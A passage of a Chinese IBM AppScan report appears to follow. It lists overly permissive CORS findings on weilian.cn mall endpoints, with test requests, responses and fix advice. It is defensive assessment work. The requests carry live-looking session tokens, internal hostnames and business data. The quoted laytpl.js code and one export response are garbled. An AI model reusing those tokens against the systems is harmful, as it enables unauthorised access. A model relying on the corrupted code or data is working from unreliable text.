
严重性: 低

CVSS 分数: 5.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/lay/modules/laytpl.js>

实体: laytpl.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/orderpage/lay/modules/laytpl.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 1835
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:55 GMT
```

```
/** layui-v2.2.2 MIT License By http://www.layui.com */
;layui.define(function(e){"use strict";var r={open:"{","close:"}"},c={exp:function(e){return
new RegExp(e,"g")},query:function(e,c,t){var o=["#([\\s\\S])+?","([^{#}])*?"] [e|0];return
n((c||"")+r.open+o+r.close+(t||""))},escape:function(e){return String(e|"").replace(/&?!#?[a-
zA-Z0-
9]+;/g,"&amp;").replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/'/g,"&#39;").replace(/"/g,"&q
uot;")},error:function(e,r){var c="Laytpl Error: ";return"object"===typeof
console&&console.error(c+e+"\n"+(r||"")),c+e}},n=c.exp,t=function(e)
{this.tpl=e};t.pt=t.prototype,window.errors=0,t.pt.parse=function(e,t){var
o=this,p=e,a=n("^"+r.open+"#",""),l=n(r.close+"$",""),e=e.replace(/\\s+|\\r|\\t|\\n/g,"
").replace(n(r.open+"#",r.open+"# ").replace(n(r.close+"$"),""),
"+r.close).replace(/\\s/g,"\\ ").replace(n(r.open+"!(.+?)!"+r.close),function(e){return
e=e.replace(n("^"+r.open+"!",""),").replace(n("!"+r.close),").replace(n(r.open+"|"+r.close),functi
on(e){return e.replace(/(.)/g,"\\$1")}}).replace(/(?:=|'|/g,"\\").replace(c.query(),function(e)
{return
e=e.replace(a,"").replace(l,""),';'+e.replace(/\\s/g,"")+view+""}).replace(c.query(1),function
(e){var c="'+(?'return e.replace(/\\s/g,"")===r.open+r.close?"":
(e=e.replace(n(r.open+"|"+r.close),""),/^=/.test(e)&&
(e=e.replace(/=/, ""),c="'+_escape_'')+e.replace(/\\s/g,"")+'+')'},e="use strict";var view =
'+e+';return view;';try{return o.cache=e=new Function("d,_escape_",e),e(t,c.escape)}catch(u)
{return delete o.cache,c.error(u,p)}},t.pt.render=function(e,r){var n,t=this;return e?(n=t.cache?
t.cache(e,c.escape):t.parse(t.tpl,e),r?void r(n):n):c.error("no data");var o=function(e)
```

```
{return"string"!=typeof e?c.error("Template not found"):new t(e)};o.config=function(e){e=e||{};for(var c in e)r[c]=e[c],o.v="1.2.0",e("laytpl",o)}};
```

问题 28 / 51

TOC

过度许可的 CORS 访问测试

严重性:	低
CVSS 分数:	5.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/batchImportGood
实体:	batchImportGood (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsRestApi/batchImportGood HTTP/1.1
Content-Length: 227
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarythoam5frXo2inZgB
Accept-Language: en-US,en;q=0.8

-----WebKitFormBoundarythoam5frXo2inZgB
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream

IBM AppScan binary content place holder
-----WebKitFormBoundarythoam5frXo2inZgB--

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET, POST, HEAD, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:40 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
```

```

    "data": [
    ],
    "returnCode": 0,
    "msg": " 文件解析异常, 请检查文件格式和文件内容! java.lang.IllegalArgumentException: Your
InputStream was neither an OLE2 stream, nor an OOXML stream",
    "html": null
  }

```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /goodsRestApi/batchImportGood HTTP/1.1
Content-Length: 256
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjaKGfPsCnCix28n
Accept-Language: en-US,en;q=0.8

-----WebKitFormBoundaryjaKGfPsCnCix28n
Content-Disposition: form-data; name="file"; filename="资产信息导入模板.xlsx"
Content-Type: application/octet-stream

IBM AppScan binary content place holder
-----WebKitFormBoundaryjaKGfPsCnCix28n--

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:11:40 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": " 文件解析异常, 请检查文件格式和文件内容! java.lang.IllegalArgumentException: Your
InputStream was neither an OLE2 stream, nor an OOXML stream",
  "html": null
}

```


过度许可的 CORS 访问测试

严重性:	低
CVSS 分数:	5.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo
实体:	exportGoodsInfo (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理： AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

[illegible]

```

L?eè DnFUîW;{ tXT 2018-01-11 17:05:52 0300345 O:WBy(u 26.80 1
N;[yb 2018-01-11 16:29:20 0300299 â]MOBy(u 2568.00 2018-01-11 16:28:44 0300123
234.00 2018-01-11 16:28:05 0102226 mN ð"Y 23.00 2 2018-01-11 16:09:54 0120051
N(u% Y 9892.00 2018-01-11 16:08:26 0120042 ¶[wQ(uwQÊSvQÖN ¶[wQ PJ-2ID 12.00
2018-01-11 16:07:23 0400101 20180111 5 . 6 ø[ 6Plus 4561.00 L?e
g;R ù,øg PJ9892 2018-01-11 15:01:25 0200312 2 0 1 8 0 1 0 - `áo-
NpAm z ÿ~r, 'Y 99999999.00 äe(u~v' hfIQ 2018-01-10 15:14:04 0100412 2 0 1 8 0 1 1
0 - `áo iAir 8000.00 žRLQ% Y PJ09902 2018-01-10 14:16:03 0415964 Gm41
g;R-
Np;[yb 10.00 2018-01-10 11:08:23 0275310 Wñg { 2018-01-08 14:53:49 0275319 .~p]
2018-01-08 14:37:14 0156474 lalala % Y{| SUNEED (§cè 2018-01-05 17:15:31 0100478
20180104 Apple 1 6 ø[ 7999.99 PJ001 2018-01-04 10:17:25 0100409 KmÖ< /f,,v 2018-
01-02 15:10:56 0100398 2 0 1 8 - `áo Air 15.6 5uP[ŠNĀTÊŠ áO% Y PJ2104 2018-01-02
13:17:41 0176766 FUĀT0 2 11.00 BŦ&T 2017-12-29 15:37:30 0176765 FUĀT0 1 123.00
»QÓ~ 2017-12-29 14:18:06 0100408
1 2 2 9 - `áo- {^<,g5u Apple 8.0 iMac PJ99999 2017-12-29 09:10:11 0202221
KmÖ< FUĀT7 3 9*9*1 NO000013 993.00 ePg{| nfWúe_e 2017-12-27 13:30:40 0202285
KmÖ< FUĀT8 5 9*9*8 NO000002 PJ88888 2017-12-27 13:30:32 0202245 KmÖ< FUĀT4 5 2017-
12-27 13:28:36 0202211 KmÖ< FUĀT1 3 2017-12-27 13:23:53 0202293 KmÖ< FUĀT9 3 2017-12-
27 13:23:40 0202291 KmÖ< FUĀT9 4 2017-12-27 13:22:44 0202241 KmÖ< FUĀT5 4 2017-12-27
13:21:31 0202251 KmÖ< FUĀT5 1 2
...
...
...

```

问题 30 / 51

TOC

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList>

实体: goodsclassList (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:21 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 22,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2723,
          "classcode": "01007",
          "classname": "20180104",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "",
          "seq": "3",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2719,
          "classcode": "01006",
          "classname": "交通运输设备",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "",
          "seq": "6",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2718,
          "classcode": "01005",
          "classname": "专用设备",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "",
          "seq": "5",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2710,
          "classcode": "03004",
          "classname": "亦乐测试分类",
          "level": 2,
          "endflag": 1,
          "status": 0,
          "parentcode": "03",
          "imgurl": "http://cms.mall.xt.weilian.cn/d/4b37e4785b3e3707304bcecd9d3c22b7",
          "seq": "02",
          "parentclassname": "场地类",
          "goodsclassChildList": null
        }
      ]
    }
  ]
}
```

```

    },
    {
      "enterpriseid": 55,
      "classid": 2709,
      "classcode": "04003",
      "classname": "      绿植服务",
      "level": 2,
      "endflag": 1,
      "status": 0,
      "parentcode": "04",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "      服务类",
      "goodsclassChildList": null
    },
    {
      "enterpriseid": 55,
      "classid": 2708,
      "classcode": "04002",
      "classname": "      保洁服务",
      "level": 2,
      "endflag": 1,
      "status": 0,
      "parentcode": "04",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "      服务类",
      "goodsclassChildList": null
    },
    {
      "enterpriseid": 55,
      "classid": 2707,
      "classcode": "04001",
      "classname": "      行政服务",
      "level": 2,
      "endflag": 1,
      "status": 1,
      "parentcode": "04",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "      服务类",
      "goodsclassChildList": null
    },
    {
      "enterpriseid": 55,
      "classid": 2706,
      "classcode": "03003",
      "classname": "      会场租用",
      "level": 2,
      "endflag": 1,
      "status": 1,
      "parentcode": "03",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "      场地类",
      "goodsclassChildList": null
    },
    {
      "enterpriseid": 55,
      "classid": 2705,
      "classcode": "03002",
      "classname": "      工位租用",
      "level": 2,
      "endflag": 1,
      "status": 1,
      "parentcode": "03",
      "imgurl": "",
      "seq": "1",
      "parentclassname": "      场地类",
      "goodsclassChildList": null
    },
    {
      "enterpriseid": 55,
      "classid": 2704,
      "classcode": "03001",
      "classname": "      场地租用",
      "level": 2,
      "endflag": 1,

```

```

        "status": 1,
        "parentcode": "03",
        "imgurl": "",
        "seq": "1",
        "parentclassname": "          场地类",
        "goodsclassChildList": null
      },
      {
        "enterpriseid": 55,
        "classid": 2703,
        "classcode": "02003",
        "classname": "          日用百货",
        "level": 2,
        "endflag": 1,
        "status": 1,
        "parentcode": "02",
        "imgurl": "",
        "seq": "3",
        "parentclassname": "          耗材类",
        "goodsclassChildList": null
      },
      {
        "enterpriseid": 55,
        "classid": 2702,
        "classcode": "02002",
        "classname": "          办公耗材",
        "level": 2,
        "endflag": 1,
        "status": 1,
        "parentcode": "02",
        "imgurl": "",
        "seq": "2",
        "parentclassname": "          耗材类",
        "goodsclassChildList": null
      },
      {
        "enterpriseid": 55,
        "classid": 2701,
        "classcode": "02001",
        "classname": "          文具用品",
        "level": 2,
        "endflag": 1,
        "status": 1,
        "parentcode": "02",
        "imgurl": "",
        "seq": "1",
        "parentclassname": "          文具用品",
        "goodsclassChildList": null
      }
    ]
  }
}
...
...
...

```

变体-| 2 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=2&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=01&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS

```

```

Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:56 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 8,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2723,
          "classcode": "01007",
          "classname": "20180104",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "",
          "seq": "3",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2719,
          "classcode": "01006",
          "classname": "交通运输设备",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "",
          "seq": "6",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2718,
          "classcode": "01005",
          "classname": "专用设备",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "",
          "seq": "5",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2700,
          "classcode": "01004",
          "classname": "办公设备",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "01",
          "imgurl": "http://cms.mall.xt.weilian.cn/d/1fe6a557b75cef7f3cf59c5415259db2",
          "seq": "1",
          "parentclassname": "设备类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2699,
          "classcode": "01003",
          "classname": "电子产品及通信设备",
          "level": 2,

```

```

        "endflag": 1,
        "status": 1,
        "parentcode": "01",
        "imgurl": "",
        "seq": "2",
        "parentclassname": "        设备类",
        "goodsclassChildList": null
    },
    {
        "enterpriseid": 55,
        "classid": 2698,
        "classcode": "01002",
        "classname": "        家具用具及其他",
        "level": 2,
        "endflag": 1,
        "status": 1,
        "parentcode": "01",
        "imgurl": "",
        "seq": "3",
        "parentclassname": "        设备类",
        "goodsclassChildList": null
    },
    {
        "enterpriseid": 55,
        "classid": 2697,
        "classcode": "01001",
        "classname": "        电气设备",
        "level": 2,
        "endflag": 1,
        "status": 0,
        "parentcode": "01",
        "imgurl": "",
        "seq": "4",
        "parentclassname": "        设备类",
        "goodsclassChildList": null
    },
    {
        "enterpriseid": 55,
        "classid": 2693,
        "classcode": "01",
        "classname": "        设备类",
        "level": 1,
        "endflag": 1,
        "status": 1,
        "parentcode": "1",
        "imgurl": "",
        "seq": "1",
        "parentclassname": "        资源商城",
        "goodsclassChildList": null
    }
],
"showPageNumbers": [
    0
],
"pages": [
    {
        "pageNo": 1,
        "pageCount": 1,
        "params": null,
        "totalPageCount": 1,
        "nextIndex": 15,
        "page": 1,
        "previousIndex": 0
    }
],
"returnCode": 1,
"msg": "        资产分类列表",
"html": null
}

```

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=3&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=02&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:12:57 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 4,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2703,
          "classcode": "02003",
          "classname": "日用百货",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "02",
          "imgurl": "",
          "seq": "3",
          "parentclassname": "耗材类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2702,
          "classcode": "02002",
          "classname": "办公耗材",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "02",
          "imgurl": "",
          "seq": "2",
          "parentclassname": "耗材类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2701,
          "classcode": "02001",
          "classname": "文具用品",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "02",
          "imgurl": ""
        }
      ]
    }
  ]
}
```



```

"http://cms.mall.xt.weilian.cn/d/4b37e4785b3e3707304bcecd9d3c22b7",
    "seq": "1",
    "parentclassname": "      耗材类",
    "goodsclassChildList": null
  },
  {
    "enterpriseid": 55,
    "classid": 2694,
    "classcode": "02",
    "classname": "      耗材类",
    "level": 1,
    "endflag": 1,
    "status": 1,
    "parentcode": "1",
    "imgurl": "",
    "seq": "1",
    "parentclassname": "      资源商城",
    "goodsclassChildList": null
  }
]
"showPageNumbers": [
  0
]
"pages": [
]
"pageNo": 1,
"pageCount": 1,
"params": null,
"totalPageCount": 1,
"nextIndex": 15,
"page": 1,
"previousIndex": 0
}
],
"returnCode": 1,
"msg": "      资产分类列表",
"html": null
}

```

变体- | 4 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=4&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=02001&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:13:42 GMT
Content-Type: application/json

```

Transfer-Encoding: chunked

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 1,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2701,
          "classcode": "02001",
          "classname": "文具用品",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "02",
          "imgurl":
"http://cms.mall.xt.weilian.cn/d/4b37e4785b3e3707304bcecd9d3c22b7",
          "seq": "1",
          "parentclassname": "耗材类",
          "goodsclassChildList": null
        }
      ],
      "showPageNumbers": [
        0
      ],
      "pages": [
        {
          "pageNo": 1,
          "pageCount": 1,
          "params": null,
          "totalPageCount": 1,
          "nextIndex": 15,
          "page": 1,
          "previousIndex": 0
        }
      ],
      "returnCode": 1,
      "msg": "资产分类列表",
      "html": null
    }
  ]
}
```

变体- | 5 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=5&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=02003&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
```

```

X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:13:44 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 1,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2703,
          "classcode": "02003",
          "classname": "日用百货",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "02",
          "imgurl": "",
          "seq": "3",
          "parentclassname": "耗材类",
          "goodsclassChildList": null
        }
      ],
      "showPageNumbers": [
        0
      ],
      "pages": [
        {
          "pageNo": 1,
          "pageCount": 1,
          "params": null,
          "totalPageCount": 1,
          "nextIndex": 15,
          "page": 1,
          "previousIndex": 0
        }
      ],
      "returnCode": 1,
      "msg": "资产分类列表",
      "html": null
    }
  ]
}

```

变体- | 6 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=6&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=04&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK

```

Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:13:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 4,
      "results": [
        {
          "enterpriseid": 55,
          "classid": 2709,
          "classcode": "04003",
          "classname": "      绿植服务",
          "level": 2,
          "endflag": 1,
          "status": 0,
          "parentcode": "04",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "      服务类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2708,
          "classcode": "04002",
          "classname": "      保洁服务",
          "level": 2,
          "endflag": 1,
          "status": 0,
          "parentcode": "04",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "      服务类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2707,
          "classcode": "04001",
          "classname": "      行政服务",
          "level": 2,
          "endflag": 1,
          "status": 1,
          "parentcode": "04",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "      服务类",
          "goodsclassChildList": null
        },
        {
          "enterpriseid": 55,
          "classid": 2696,
          "classcode": "04",
          "classname": "      服务类",
          "level": 1,
          "endflag": 1,
          "status": 1,
          "parentcode": "1",
          "imgurl": "",
          "seq": "1",
          "parentclassname": "      资源商城",
          "goodsclassChildList": null
        }
      ]
    },
    "showPageNumbers": [
      0
    ]
  ],
  ,
}
```

```

        "pages": [
            {
                "pageNo": 1,
                "pageCount": 1,
                "params": null,
                "totalPageCount": 1,
                "nextIndex": 15,
                "page": 1,
                "previousIndex": 0
            }
        ],
        "returnCode": 1,
        "msg": "资产分类列表",
        "html": null
    }
}

```

变体- | 7 / 10

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=03&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:13:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```

```

{
  "data": [
    {
      "startIndex": 0,
      "pageSize": 15,
      "totalCount": 5,
      "results": [
        {
